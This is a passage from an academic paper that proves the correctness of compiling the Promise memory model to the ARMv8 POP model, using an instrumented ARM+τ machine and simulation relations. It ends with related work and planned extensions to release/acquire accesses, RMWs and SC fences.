Let's take a closer look to the **Write commit** transition. It chooses a timestamp τ, which has to be unique among writes to the same location (the predicate uniq-time-loc). Also, the timestamp has to be consistent with timestamps of thread's committed writes to the location (the predicate coherent-thread): it has to be bigger than timestamps of the preceding writes and smaller than timestamps of the following writes. The **Write commit** transition of the original machine does not issue a write request to the storage in case there is a following committed write to the location ($im = false$). Nevertheless, the ARM+τ machine assigns a timestamp to it. To distinguish write instances that have write requests in the storage from those that do not, timestamps of instances with requests in the storage are integers, while timestamps of instances without requests are in a range $(\tau' - 1, \tau')$, where τ' is a timestamp of the closest following write to the same location, which has a write request in the storage (the predicate time-range).

If the write request is issued ($im = true$) and there is a preceding SY fence ($path^{\mathsf{SY}} \neq []$), then requests guaranteed to be *Ord*-before the issued write request (its $H_{\leq}$ entry) are the last preceding fence request, $\langle tid, path^{\mathsf{SY}}, \mathsf{dmb}\rangle$, and $\mathsf{prev\text{-}Ord\text{-}req}(tid, path^{\mathsf{SY}}, tape, H)$—the write requests issued by the thread before $path^{\mathsf{SY}}$, and elements of $H_{\leq}(e.tid, e.path)$, for every write request e which is read by the thread before $path^{\mathsf{SY}}$.

$$\begin{array}{l} \mathsf{prev\text{-}Ord\text{-}req}(tid, path^{\mathsf{SY}}, tape, H) \triangleq \\ \quad \{\langle tid : path'@\ell', val'\rangle \mid path' < path^{\mathsf{SY}}, tape(path') = \mathsf{W}\ (\mathsf{com}\ \_\ \ell'\ val')\} \cup \\ \quad \bigcup\{H_{\leq}(e.tid, e.path) \mid path'' < path^{\mathsf{SY}}, tape(path'') = \mathsf{R}\ (\mathsf{sat}\ \mathsf{com}\ e)\}. \end{array}$$

Why are these requests *Ord*-before the added write request?

First, all these requests, except for the fence request itself, are *Ord*-before the fence request $\langle tid, path^{\mathsf{SY}}, \mathsf{dmb}\rangle$, because when the storage accepts a fence request e, it adds (e', e) edges to the *Ord* relation for all requests e' propagated to the thread, since no requests are reorderable with a fence request. Each write e', which was issued by the thread before the fence, was propagated to that thread, so the corresponding edge to $\langle tid, path^{\mathsf{SY}}, \mathsf{dmb}\rangle$ is added to *Ord*. Each write e'', which was read by the thread before the fence, was propagated to that thread as well, so edges from e'' itself and elements of its $H_{\leq}$-entry to $\langle tid, path^{\mathsf{SY}}, \mathsf{dmb}\rangle$ are added to *Ord*. Second, when the storage subsystem accepts the write request, it adds an edge from the fence request to it, as the latter is issued by the same thread (i.e., propagated to the thread). The others are *Ord*-before the write request by transitivity of *Ord*.

The H_{view} entry is equal to a pointwise maximum (the $\sqcup$ operation) of a write timestamp map $[\ell@\tau]$ and $\mathsf{viewf}(tid, path^{\mathsf{SY}}, path^{\mathsf{SY}}, tape, H)$, where

$$\mathsf{viewf}(tid, path^{\mathsf{write}}, path^{\mathsf{read}}, tape, H) \triangleq \\ \bigsqcup \mathsf{com\text{-}writes\text{-}time}(tid, path^{\mathsf{write}}, tape, H) \sqcup \bigsqcup \mathsf{sat\text{-}reads\text{-}view}(path^{\mathsf{read}}, tape, H)$$

which captures a composition of views corresponding to the elements of the $H_{\leq}$ entry:

$$\mathsf{com\text{-}writes\text{-}time}(tid, path, tape, H) \triangleq \\ \{[\ell@\tau] \mid path' < path, tape(path') = \mathsf{W}\ (\mathsf{com}\ \_\ \ell\ \_), \tau = H_\tau(tid, path')\} \cup \\ \{[\ell@\tau] \mid tid', path', path'' < path, \tau = H_\tau(tid', path') \neq \bot, \\ \quad tape(path'') = \mathsf{R}\ (\mathsf{sat}\ sat\text{-}state\ \langle tid', path', \mathsf{wr}\ \ell : \_\rangle), sat\text{-}state \neq \mathsf{inflight}\}.$$

$$\mathsf{sat\text{-}reads\text{-}view}(path, tape, H) \triangleq \\ \{H_{\mathsf{view}}(tid', path') \neq \bot \mid \exists \ell, tid', path', path'' < path, \\ \quad tape(path'') = \mathsf{R}\ (\mathsf{sat}\ sat\text{-}state\ \langle tid', path', \mathsf{wr}\ \ell : \_\rangle), sat\text{-}state \neq \mathsf{inflight}\}.$$

8.2 Simulation of the ARM Machine

As we have just seen, the transitions of the ARM+τ machine are more restrictive than the ARM transitions, which may potentially lead to fewer possible behaviors of the instrumented machine. So, if we want to use the instrumented machine in the compilation proof, we have to show that it is possible to simulate the original machine.

▶ **Theorem 8.1.** $\forall Prog, \{\mathbf{s}^i\}_{i\in[0..n]}.\ \mathbf{s}^0 = \mathbf{s}^{\mathrm{init}} \wedge \mathsf{Final}^{\mathrm{ARM}}(\mathbf{s}^n, Prog) \wedge$
$Prog \vdash \mathbf{s}^0 \xrightarrow[\mathrm{ARM}]{} \dots \xrightarrow[\mathrm{ARM}]{} \mathbf{s}^n \Rightarrow \exists \{H^i\}_{i\in[0..n]}.\ H^0 = \mathbf{a}^{\mathrm{init}}.H \wedge$
$Prog \vdash \langle \mathbf{s}^0, H^0\rangle \xrightarrow[\mathrm{ARM}+\tau]{} \dots \xrightarrow[\mathrm{ARM}+\tau]{} \langle \mathbf{s}^n, H^n\rangle.$

Proof. In Section 7, we constructed the relation *mo* and the function $\mathsf{map}_\tau : req \rightharpoonup \tau$ from the final state of an execution. Here, we do the same for $\mathbf{s}^n$, with a minor change: we suppose that the domain of map_τ is instruction instance identifiers $tid \times path$ instead of *req*. It is a stylistic change, as each *req* in the storage is uniquely identified (except for initial writes) by the instruction instance that issued it.

We construct $\{H^i\}_{i\in[0..n]}$ inductively. The initial map H^0 is equal to $\mathbf{a}^{\mathrm{init}}.H$. We introduce an invariant for the ARM+τ execution we are constructing:

$$\mathsf{inv}(\mathbf{s}, H) \triangleq \forall tid, path. \\ (\mathbf{s}.tapef(tid, path) = \mathsf{W}\ (\mathsf{com}\ true\ \_\ \_) \Rightarrow H_\tau(tid, path) = \mathsf{map}_\tau(tid, path)) \vee \\ (\mathbf{s}.tapef(tid, path) \neq \mathsf{W}\ (\mathsf{com}\ \_\ \_\ \_) \Rightarrow H_\tau(tid, path) = \bot).$$

The invariant says that the timestamps introduced during the instrumented execution are given by the map_τ function. We will prove that the invariant is maintained while constructing $\{H^i\}_{i\in[0..n]}$. Suppose that we made the first i transitions and the invariant holds for the corresponding states. Let's perform a case analysis of the $\mathit{Prog} \vdash \mathbf{s}^i \xrightarrow[\text{ARM}]{} \mathbf{s}^{i+1}$ step.

Propagate: We choose H^{i+1} to be equal to H^i. Then, $\mathsf{inv}(\mathbf{s}^{i+1}, H^{i+1})$ holds as $\mathbf{s}^{i+1}.\mathit{tapef} = \mathbf{s}^i.\mathit{tapef}$. In Section 7, we proved that for all $j \in [0..n]$, $mo|_{\mathbf{s}^j.Evt} \cup \mathbf{s}^j.Ord$ is acyclic. $\mathsf{inv}(\mathbf{s}^{i+1}, H^{i+1})$ guarantees that $mo|_{\mathbf{s}^{i+1}.Evt}$ is equal to $\mathsf{tedges}(\mathbf{s}^{i+1}.Evt, H_\tau^{i+1})$. Then $\mathbf{s}^{i+1}.Ord \cup \mathsf{tedges}(\mathbf{s}^{i+1}.Evt, H_\tau^{i+1})$ is acyclic. The additional precondition of the **Propagate** transition holds, and the ARM+τ machine can make the same step.

Write commit ***tid path*:** There are two subcases to consider.

If the write request is issued to the storage, then we choose τ, a parameter of the ARM+τ transition, to be equal to $\mathsf{map}_\tau(\mathit{tid}, \mathit{path})$. We choose H^{i+1} as it is defined in the **Write commit** transition of ARM+τ. The invariant is obviously preserved. By definition of map_τ, τ is unique among writes to the same location. The acyclicity of $\mathbf{s}^{i+1}.Ord \cup \mathsf{tedges}(\mathbf{s}^{i+1}.Evt, H_\tau^{i+1})$ holds by the same reason as in the previous case. By the acyclicity, τ is greater than timestamps of all writes to the same location, which are issued by *tid* to the storage. It is also greater than timestamps of previous writes, which do not have requests in the storage, as for each such write, there is a committed write with a larger timestamp. There are no following committed writes to the same location by the same thread, as the transition issues the request to the storage. Thus the timestamp is coherent with other thread writes.

If there is no write request issued to the storage, then $\mathsf{map}_\tau(\mathit{tid}, \mathit{path}) = \bot$. We know that there is a following write by the same thread to the same location with some timestamp τ'. We may choose the timestamp τ to be in $(\tau' - 1, \tau')$ in a way that it does not violate the transition preconditions. We choose H^{i+1} as it is defined in the **Write commit** transition. The invariant is obviously preserved.

Other transitions: We choose H^{i+1} to be equal to H^i. As there are no additional preconditions in the instrumented machine rules, and no changes in the additional components of the state, the instrumented machine can take the corresponding transition and the invariant is preserved. ◀

8.3 View of the ARM+τ Machine

As we have seen for the MP-SY-LD example in Section 2, once a thread of the Promise machine reads from a write and then executes an acquire fence, the view of the thread gets updated with the message view of the write. The view update forbids subsequent reads to read from too old writes (with too small timestamps). To show a simulation between the Promise and the ARM+τ machines, we have to show a similar result for the ARM+τ machine.

We start with introducing $\mathsf{view}_{\text{ARM}}$, an analog of $\mathit{view}_{\text{cur}}$:

$$\begin{aligned}&\mathsf{view}_{\text{ARM}}(\mathbf{a}, \mathit{tid}, \mathit{path}) \triangleq \\ &\quad \bigsqcup \mathsf{com\text{-}writes\text{-}time}(\mathit{tid}, \mathit{path}, \mathbf{a}.\mathit{tapef}(\mathit{tid}), \mathbf{a}.H_\tau) \sqcup \\ &\quad \bigsqcup \mathsf{sat\text{-}reads\text{-}view}(\mathsf{lastCF}(\mathit{tape}, \mathit{path}), \mathbf{a}.\mathit{tapef}(\mathit{tid}), \mathbf{a}.H_{\mathsf{view}})\,.\end{aligned}$$

Unlike $\mathit{view}_{\text{cur}}$ of the Promise machine, which is defined for a thread, $\mathsf{view}_{\text{ARM}}$ is additionally parametrized by *path* for the same reason that the variable state of the ARM machine is parametrized by *path*—the machine executes instructions out-of-order, so different instructions which might be executed at the same time have different τ-related restrictions. The definition

itself is very similar to the definition of the H_{view} entry in the **Write commit** transition: it is a composition of singleton views corresponding to writes committed by the thread before *path* and H_{view} entries corresponding to writes read by the thread before the last committed fence ($\mathsf{lastCF}(tape, path)$). We count reads up to any fence as both SY and LD ARM fences are strong enough to be a result of compilation of an acquire fence of the Promise machine.

Having this definition, we can define the aforementioned restrictions. If a read is satisfied from a committed write, the write has a timestamp which is greater than or equal to the corresponding value of $\mathsf{view}_{\mathrm{ARM}}$ at the read instruction instance. We do not restrict reads satisfied from not yet committed writes this way, as such writes do not have timestamps until they are committed. Similarly, each committed write has to have a timestamp which is greater than the value of $\mathsf{view}_{\mathrm{ARM}}$ at the write instruction instance:

▶ **Theorem 8.2.** $\forall Prog, \mathbf{a}, tid, tape = \mathbf{a}.tapef(tid), path.\ Prog \vdash \mathbf{a}^{\mathrm{init}} \xrightarrow[\mathrm{ARM}+\tau]{}{}^{*}\ \mathbf{a} \Rightarrow$
$(\forall e.\ tape(path) = R\ (\mathsf{sat}\ \_\ e) \wedge \mathbf{a}.tapef(e.tid, e.path)\ \textit{is committed} \Rightarrow$
$\mathbf{a}.H_\tau(e.tid, e.path) \geq \mathsf{view}_{\mathrm{ARM}}(\mathbf{a}, tid, path, e.\ell)) \wedge$
$(\forall \ell.\ tape(path) = W\ (\mathsf{com}\ \_\ \ell\ \_) \Rightarrow \mathbf{a}.H_\tau(tid, path) > \mathsf{view}_{\mathrm{ARM}}(\mathbf{a}, tid, path, \ell)).$

The proof of the theorem can be found in the extended version of the paper [20].

9 The Compilation Correctness Proof

In this section, we prove the main theorem stated in Section 3.

▶ **Theorem 3.1.** *For all Prog and* $\mathbf{s}$*, if* $Prog \vdash \mathbf{s}^{\mathrm{init}} \xrightarrow[\mathrm{ARM}]{}{}^{*}\ \mathbf{s}$ *and* $\mathsf{Final}^{\mathrm{ARM}}(\mathbf{s}, Prog)$*, then there exists* $\mathbf{p}$ *such that* $Prog \vdash \mathbf{p}^{\mathrm{init}} \xrightarrow[\mathrm{Promise}]{}{}^{*}\ \mathbf{p}$ *where* $\mathsf{Final}^{\mathrm{Promise}}(\mathbf{p}, Prog)$ *and* $\mathsf{same\text{-}memory}(\mathbf{s}, \mathbf{p})$.

Here $\mathsf{Final}^{\mathrm{Promise}}(\mathbf{p}, Prog)$ means that the Promise machine cannot make a further transition (each thread's *path* points out of the thread's program instruction list) from $\mathbf{p}$ and all promises are fulfilled.

Proof. Let's fix the program *Prog*. In the remainder of the section we write "$\mathbf{s} \xrightarrow[\mathrm{ARM}]{} \mathbf{s}'$" instead of "$Prog \vdash \mathbf{s} \xrightarrow[\mathrm{ARM}]{} \mathbf{s}'$" for all machines. We apply the result of Section 8.2, and change the proof goal to the simulation for the ARM+τ machine:

$$\forall Prog, \mathbf{a}.\ \mathbf{a}^{\mathrm{init}} \xrightarrow[\mathrm{ARM}+\tau]{}{}^{*}\ \mathbf{a} \wedge \mathsf{Final}^{\mathrm{ARM}+\tau}(\mathbf{a}, Prog) \Rightarrow$$
$$\exists \mathbf{p}.\ \mathbf{p}^{\mathrm{init}} \xrightarrow[\mathrm{Promise}]{}{}^{*}\ \mathbf{p} \wedge \mathsf{Final}^{\mathrm{Promise}}(\mathbf{p}, Prog) \wedge \mathsf{same\text{-}memory}(\mathbf{a}, \mathbf{p}).$$

To prove it, we introduce a number of relations between ARM+τ and Promise states, which are parts of the simulation relation.

The $\mathcal{I}_{\mathrm{prefix}}$ relation states that every instruction instance, which has been executed by the Promise machine, has been executed by the ARM+τ machine:

$$\mathcal{I}_{\mathrm{prefix}}(\mathbf{a}, \mathbf{p}) \triangleq \forall tid, path' < \mathbf{p}.tsf(tid).path.\ \mathbf{a}.tapef(tid, path') \text{ is committed.}$$

The next relations connect the memories of the machines. $\mathcal{I}_{\mathrm{mem1}}$ states that for every write, which is committed by the ARM+τ machine, there is a message in the Promise memory to the same location with the same value and timestamp, and its view is less or equal to the corresponding view of the ARM request. If the *path* of the committed write is less than the

corresponding thread's pointer to the next instruction ($\mathbf{p}.tsf(tid).path$), then the write is fulfilled, otherwise it is promised but not fulfilled:

$$\begin{array}{l}\mathcal{I}_{\text{mem1}}(\mathbf{a},\mathbf{p}) \triangleq \forall tid, \ell, val, \tau, view', path.\\ \quad \mathsf{W}\ (\mathsf{com}\ \_\ \ell\ val) = \mathbf{a}.tapef(tid, path) \wedge \langle \tau, \_, view' \rangle = \mathbf{a}.H(tid, path) \Rightarrow\\ \quad \exists view \leq view'.\\ \qquad (path \geq \mathbf{p}.tsf(tid).path \Rightarrow \langle \ell : val@\tau, view \rangle \in \mathbf{p}.tsf(tid).promises) \wedge\\ \qquad (path < \mathbf{p}.tsf(tid).path \Rightarrow\\ \qquad\quad \langle \ell : val@\tau, view \rangle \in \mathbf{p}.M_{\text{Promise}} \setminus \bigcup_{tid} \mathbf{p}.tsf(tid).promises).\end{array}$$

$\mathcal{I}_{\text{mem2}}$ connects the memories in other direction: for every message in the Promise memory (except for initial ones) there is a committed write instruction instance in the ARM+τ machine:

$$\begin{array}{l}\mathcal{I}_{\text{mem2}}(\mathbf{a},\mathbf{p}) \triangleq \forall \langle \ell : val@\tau, view \rangle \in \mathbf{p}.M_{\text{Promise}}.\ \tau \neq \mathbf{0} \Rightarrow \exists tid, path, view' \geq view.\\ \quad \mathsf{W}\ (\mathsf{com}\ \_\ \ell\ val) = \mathbf{a}.tapef(tid, path) \wedge \mathbf{a}.H(tid, path) = \langle \tau, \_, view' \rangle.\end{array}$$

$\mathcal{I}_{\text{mem3}}$ relates initial writes to locations:

$$\mathcal{I}_{\text{mem3}}(\mathbf{a},\mathbf{p}) \triangleq \forall \ell.\ \langle 0_{tid}, [], \mathsf{wr}\ \ell : 0 \rangle \in \mathbf{a}.M_{\text{POP}} \wedge \langle \ell : 0@\mathbf{0}, \lambda \ell.\ \mathbf{0} \rangle \in \mathbf{p}.M_{\text{Promise}}.$$

$\mathcal{I}_{\text{view}}$ says that views of a Promise thread are restricted by the composition of singleton views of writes and reads committed by the ARM thread. For the acquire view, it counts all the writes and reads up to *path*. For the current view, it counts all the writes up to *path* and reads up to the latest committed LD fence ($\mathsf{lastLD}(tape, path)$). For the release view, it counts all writes up to the latest committed SY fence ($\mathsf{lastSY}(tape, path)$) and reads up to the latest committed LD fence before the SY fence ($\mathsf{lastLDSY}(tape, path)$).

$$\begin{array}{l}\mathcal{I}_{\text{view}}(\mathbf{a},\mathbf{p}) \triangleq \forall tid, tape = \mathbf{a}.tapef(tid), path = \mathbf{p}.tsf(tid).path.\\ \quad \underline{\text{let}}\ path^{\mathsf{LD}}, path^{\mathsf{SY}} \triangleq \mathsf{lastLD}(tape, path), \mathsf{lastSY}(tape, path)\ \underline{\text{in}}\\ \quad \underline{\text{let}}\ path^{\mathsf{LDSY}} \triangleq \mathsf{lastLDSY}(tape, path)\ \underline{\text{in}}\\ \quad (\mathbf{p}.tsf(tid).view_{\text{acq}} \leq \bigsqcup \mathsf{viewf}(tid, path, path, tape, \mathbf{a}.H)) \wedge\\ \quad (\mathbf{p}.tsf(tid).view_{\text{cur}} \leq \bigsqcup \mathsf{viewf}(tid, path^{\mathsf{LD}}, path, tape, \mathbf{a}.H)) \wedge\\ \quad (\mathbf{p}.tsf(tid).view_{\text{rel}} \leq \bigsqcup \mathsf{viewf}(tid, path^{\mathsf{LDSY}}, path^{\mathsf{SY}}, tape, \mathbf{a}.H).\end{array}$$

$\mathcal{I}_{\text{state}}$ declares that a variable state of a Promise thread is the same as the committed state function up to the corresponding *path* of the ARM thread:

$$\begin{array}{l}\mathcal{I}_{\text{state}}(\mathbf{a},\mathbf{p}) \triangleq \forall tid, regf = \mathsf{regf}_{\mathsf{com}}(Prog(tid), \mathbf{a}.tapef(tid), \mathbf{p}.tsf(tid).path).\\ \qquad \forall reg, \mathbf{p}.tsf(tid).st(reg) = regf(reg).\end{array}$$

$\mathcal{I}_{\text{com-SY}}$ says that if an ARM thread committed a write, then all *path*-previous SY fences are executed by the corresponding Promise thread:

$$\begin{array}{l}\mathcal{I}_{\text{com-SY}}(\mathbf{a},\mathbf{p}) \triangleq \forall tid, tape = \mathbf{a}.tapef(tid),\\ \quad path_{write} = \mathsf{last\text{-}write\text{-}com}(tape), path_{\mathsf{SY}} < path_{write}.\\ \qquad tape(path_{\mathsf{SY}}) = \mathsf{F}\ \_\ \mathsf{SY} \Rightarrow path_{\mathsf{SY}} < \mathbf{p}.tsf(tid).path.\end{array}$$

where $\mathsf{last\text{-}write\text{-}com}(tape)$ is a *path* of a last write committed by the thread. The relation is necessary for certification of the Promise machine steps.

$\mathcal{I}_{\text{reach}}$ asserts that states are reachable:

$$\mathcal{I}_{\text{reach}}(\mathbf{a},\mathbf{p}) \triangleq \mathbf{a}^{\text{init}} \xrightarrow[\text{ARM}]{}{}^{*}\ \mathbf{a} \wedge \mathbf{p}^{\text{init}} \xrightarrow[\text{Promise}]{}{}^{*}\ \mathbf{p}.$$

The relation $\mathcal{I}_{\text{base}}$ combines the aforementioned relations:

$$\mathcal{I}_{\text{base}} \triangleq \mathcal{I}_{\text{prefix}} \cap \mathcal{I}_{\text{mem1}} \cap \mathcal{I}_{\text{mem2}} \cap \mathcal{I}_{\text{mem3}} \cap \mathcal{I}_{\text{view}} \cap \mathcal{I}_{\text{state}} \cap \mathcal{I}_{\text{com-SY}} \cap \mathcal{I}_{\text{reach}}.$$

In the simulation, either the Promise machine is waiting for the next step of the ARM+τ machine, or there is a Promise thread which should make at least one non-**Promise write** step (corresponding to an instruction which the thread's *path* component is pointing to). A Promise thread *tid* is waiting for the corresponding ARM thread, if the next command to be executed, which is pointed by *path*, is not fetched or committed in the ARM thread.

$$\mathcal{I}^{tid}_{\text{Promise is up to ARM}}(tid, \mathbf{a}, \mathbf{p}) \triangleq \underline{\text{let}}\ tape, path \triangleq \mathbf{a}.tapef(tid), \mathbf{p}.tsf(tid).path\ \underline{\text{in}}$$
$$tape(path) = \bot \vee tape(path) \text{ is not committed.}$$
$$\mathcal{I}_{\text{Promise is up to ARM}}\quad (\mathbf{a}, \mathbf{p}) \triangleq \forall\ tid.\quad \mathcal{I}^{tid}_{\text{Promise is up to ARM}}(tid, \mathbf{a}, \mathbf{p}).$$
$$\mathcal{I}_{\text{Promise isn't up to ARM}}\ (\mathbf{a}, \mathbf{p}) \triangleq \exists!\ tid.\ \neg\, \mathcal{I}^{tid}_{\text{Promise is up to ARM}}(tid, \mathbf{a}, \mathbf{p}).$$

The relations are used to define two simulation relations:

$$\mathcal{I}_{\text{pre}} \triangleq \mathcal{I}_{\text{base}} \cap \mathcal{I}_{\text{Promise isn't up to ARM}} \qquad \mathcal{I} \triangleq \mathcal{I}_{\text{base}} \cap \mathcal{I}_{\text{Promise is up to ARM}}$$

If the states are related by $\mathcal{I}_{\text{pre}}$, there is a thread of the Promise machine which may take a step (which is not **Promise write**) by executing the next instruction its *path* is pointing to. After it either the thread has to make another step ($\mathcal{I}_{\text{pre}}(\mathbf{a}, \mathbf{p}')$), or all threads of the Promise machine are waiting ($\mathcal{I}(\mathbf{a}, \mathbf{p}')$):

▶ **Lemma 9.1.** $\forall(\mathbf{a}, \mathbf{p}) \in \mathcal{I}_{\text{pre}}.\ \exists \mathbf{p}'.\mathbf{p} \xrightarrow[\text{Promise}]{} \mathbf{p}' \wedge (\mathbf{a}, \mathbf{p}') \in \mathcal{I}_{\text{pre}} \cup \mathcal{I}.$

As at every specific state of the ARM+τ machine it has committed a finite number of instruction instances, we show that the Promise machine can make a finite number of transitions to get its state to satisfy $\mathcal{I}$:

▶ **Lemma 9.2.** $\forall(\mathbf{a}, \mathbf{p}) \in \mathcal{I}_{\text{pre}}.\ \exists \mathbf{p}'.\ \mathbf{p} \xrightarrow[\text{Promise}]{}{}^{*}\ \mathbf{p}' \wedge (\mathbf{a}, \mathbf{p}') \in \mathcal{I}.$

Suppose, the ARM+τ and Promise machine states are related by $\mathcal{I}$. Then, we show that the ARM+τ machine may make a step. If the step is **Write commit**, then the Promise machine has to promise the corresponding message, and the states of the machines are related by $\mathcal{I}_{\text{pre}} \cup \mathcal{I}$. If the step is not **Write commit**, then the Promise machine does not make a step, and the states are related by the same relation $\mathcal{I}_{\text{pre}} \cup \mathcal{I}$.

▶ **Lemma 9.3.** $\forall(\mathbf{a}, \mathbf{p}) \in \mathcal{I}.$
$(\forall \mathbf{a}'.\ \mathbf{a} \xrightarrow[\text{ARM}+\tau]{\neg\ \textsf{Write commit}} \mathbf{a}' \Rightarrow (\mathbf{a}', \mathbf{p}) \in \mathcal{I}_{\text{pre}} \cup \mathcal{I}) \wedge$
$(\forall \mathbf{a}'.\ \mathbf{a} \xrightarrow[\text{ARM}+\tau]{\textsf{Write commit}} \mathbf{a}' \Rightarrow \exists \mathbf{p}'.\ \mathbf{p} \xrightarrow[\text{Promise}]{\textsf{Promise write}} \mathbf{p}' \wedge (\mathbf{a}', \mathbf{p}') \in \mathcal{I}_{\text{pre}} \cup \mathcal{I}).$

Then, we state the following lemma:

▶ **Lemma 9.4.** $\forall(\mathbf{a}, \mathbf{p}) \in \mathcal{I}.\ \exists \mathbf{p}'.\ \mathbf{p} \xrightarrow[\text{Promise}]{}{}^{*}\ \mathbf{p}' \wedge (\mathbf{a}', \mathbf{p}') \in \mathcal{I}.$

It straightforwardly follows from the three previous lemmas. [9]

The theorem is proved by induction on the ARM+τ execution using Lemma 9.4. The machine memories are the same at the end due to $\mathcal{I}_{\text{mem1}}$ and $\mathcal{I}_{\text{mem2}}$. The only thing, which we need to show, is that $\mathsf{Final}^{\text{Promise}}(\mathbf{p}, Prog)$ holds.

[9] Proofs of the lemmas can be found in the extended version of the paper [20].

The Promise machine cannot make a further step (each thread's *path* points out of the thread's instruction list), as otherwise the ARM+τ machine would be able to fetch a new instruction instance, and $\mathsf{Final}^{\mathrm{ARM}+\tau}(\mathbf{a}, \mathit{Prog})$ would not hold. Each thread has fulfilled its promises according to $\mathcal{I}_{\mathrm{mem1}}$ and $\mathcal{I}_{\mathrm{mem2}}$. ◀

10 Related Work

The most closely related work is the correctness proof of compilation from the Promise machine to the x86-TSO and Power models in the paper introducing the Promise machine [12].[10] Those proofs were much simpler than our proof essentially because these models are substantially simpler than the ARMv8 POP model. To simplify the correctness proof, Kang et al. use a result of Lahav and Vafeiadis [13], which reduces the soundness of compilation to proving soundness of certain local program transformations and of compilation with respect to stronger memory models (SC and Strong-Power respectively). Sadly, however, this reduction is not applicable to the ARMv8 POP model because of examples such as ARM-weak, in which ARM may execute anti-dependent instructions out of order. As a result, although Kang et al. do not use promise steps in the compilation part of their proof, promise steps *must* be used to justify the correctness of compilation to ARMv8 POP, which in turn renders our proof substantially more complicated than theirs.

In addition, there exist formal compilation proofs [6, 7] from the C++11 memory model to x86-TSO and Power, although the latter proof was recently found to be flawed in the case of SC accesses [14, 17] indicating that the C++ semantics for SC accesses is too strong. This is also the reason why the Promise machine of Kang et al. [12] does not support SC accesses.

We introduced the intermediate ARM+τ machine to manage "lack of prescience", i.e., absence of information about a final ordering of write messages in the storage during an execution of the ARM machine. We could have used a backward simulation [16] and/or have treated the timestamp mapping component of the ARM+τ state as a prophecy variable [4] to establish a connection between the ARM and ARM+τ machines, but we found it easier to do the proof in a forward style.

Instead of proving the correctness of compilation schemes, one can resort to testing or model checking. Recently, Wickerson et al. [24] introduced an approach to automatically check different properties of weak memory models, including compilation. The tool generates all programs which size less than some given (small) parameter, and exhaustively checks all executions of those programs. Their approach, however, only works for memory models expressed in an axiomatic per-execution style, and is thus not directly applicable to neither the Promise nor the ARMv8 POP semantics.

11 Conclusion

In this paper, we have proved soundness of the compilation of relaxed loads and stores, as well as release and acquire fences, from the Promise machine to the ARMv8 POP machine. Since the proof is already significantly complex, we have not attempted to model all the features of the Promise machine. Specifically, we have not considered the compilation of release/acquire accesses, read-modify-write (RMW) instructions, and SC fences. Extending

[10] Kang et al.'s proof for Power considers a compilation scheme that compiles acquire loads using Power's `lwsync`. This scheme is more expensive than the one implemented in existing compilers, which uses control dependency and `isync` for acquire loads.

the proof to cover these instructions and mechanizing it are left for future work. In the remainder of this section, we outline the issues involved in extending our proof.

Another useful item for future work would be to consider the correctness of compilation from the Promise machine to the newer stronger ARMv8.2 model [1, 3]. As, however, the new model is in many regards substantially stronger than ARMv8 POP, the compilation proof should be much easier.

Handling Release and Acquire Accesses. There are two proposed compilation schemes for release and acquire accesses [2]. A one of them involves fences considered in the paper:

Promise:	$a := [x]_{\mathsf{acq}}$	$[x]_{\mathsf{rel}} := a$
ARM:	$a := [x]$; dmb LD	dmb SY; $[x] := a$

Compilation correctness for $a := [x]_{\mathsf{acq}}$ straightforwardly follows from results of Kang et al. [12] and the current paper, as a transformation $a := [x]_{\mathsf{acq}} \rightsquigarrow a := [x]_{\mathsf{rlx}}$; fence(acquire) is sound for the Promise machine. To cover the aforementioned mapping of $[x]_{\mathsf{rel}} := a$, one should be able to restrict the ARM machine to commit writes, which directly follow SY fences, right after committing the fences without losing any observable behaviors. Then, the compilation correctness proof is a straightforward extension of the current proof.

Another compilation scheme uses special *acquire* ($a := [x]_{\mathsf{LDAR}}$) and *release* ($[x]_{\mathsf{STLR}} := a$) ARM instructions, which were originally introduced to the architecture to cover SC accesses:

Promise:	$a := [x]_{\mathsf{acq}}$	$[x]_{\mathsf{rel}} := a$
ARM:	$a := [x]_{\mathsf{LDAR}}$	$[x]_{\mathsf{STLR}} := a$

These instructions induce rather strong synchronization. For instance, the ARM acquire reads forbid program-following instructions to issue requests until the reads are satisfied, and any satisfied acquire read requests are not removed from the storage, but start to act as a fence request, i.e., become impossible to reorder with anything. To cover them one would need to extend our definition of the ARM machine and Theorem 8.2.

Handling Read-Modify-Writes. The Promise machine with RMW instructions represents message timestamps as ranges of rational numbers, and maintains the invariant that all messages in memory have disjoint timestamp ranges. If there is a message with a timestamp $(\tau, \tau']$ in the memory and a thread T executes an RMW operation, which reads from that message, the RMW message gets a timestamp range $(\tau', \tau'']$ for some $\tau'' > \tau$, which prevents other threads from adding a message "in-between" in future.

RMWs are compiled to ARM as a combination of an *exclusive* load followed by an *exclusive* store, typically inside a loop. The ARM-POP model [9] guarantees that when an exclusive store issues a write request e_{excl} to the storage, there is no write request to the same location *Ord*-between this write request and the write request e_{prev} read by the corresponding exclusive load. The machine guarantees that the property is preserved during an ongoing execution as well. This enables us to keep the same timestamp representation in the ARM+τ machine: as all write requests in the storage of the ARM+τ machine have integer timestamps, it is easy to show that the timestamp of e_{excl} is equal to the timestamp of e_{prev} increased by one. In the simulation, when the ARM+τ machine commits a *exclusive* store with a timestamp τ, the Promise machine will promise a RMW with a timestamp range $(\tau - 1, \tau]$.

A slight difficulty is that once RMWs are added to the source language, the compilation scheme is no longer bijective, as RMWs get compiled to a sequence of ARM instructions.

For example, a compare-and-swap instruction $\mathsf{cas}(\ell, val_{old}, val_{new})$ may be compiled to the following loop (on the left):

Loop : $a := \mathsf{load}_{\mathsf{excl}}(\ell)$;
if $a = val_{old}$ goto Exit;
$\mathsf{store}_{\mathsf{excl}}(\mathit{flag}, \ell, val_{new})$;
if $\mathit{flag} = 0$ goto Loop;
Exit :
	Loop : $a := [\ell]$;
	if $a = val_{old}$ goto Exit;
	$\mathit{flag} := \mathsf{cas}_{\mathsf{restricted}}(\ell, val_{old}, val_{new})$;
	if $\mathit{flag} = 0$ goto Loop;
	Exit :

For the sake of preserving a simple mapping between source and target programs, one might introduce a restricted version of the CAS instruction in the Promise machine. This restricted CAS would be allowed to read only from a write read by a previous load instruction, i.e., the write whose timestamp is equal (not greater or equal) to the corresponding value of the thread's current view. After that, one may show that the program transformation that replaces $\mathsf{cas}(\ell, val_{old}, val_{new})$ with the loop shown above (on the right) is sound for the extended Promise machine and prove compilation correctness for the extended machine.

Handling SC Fences. The Promise machine uses a global view to support SC fences. When a thread executes an SC fence, it synchronizes its own views with the global view, i.e., assigns to all of them (including the global one) the pointwise maximum. This models an existence of a global order on SC fences.

SC fences are compiled to dmb SY fences in the ARM machine. As with write requests, dmb SY fences are definitely ordered by *Ord* only at the end of an execution. Consequently, one needs to extend the ARM+τ machine to calculate timestamps for dmb SY fences.

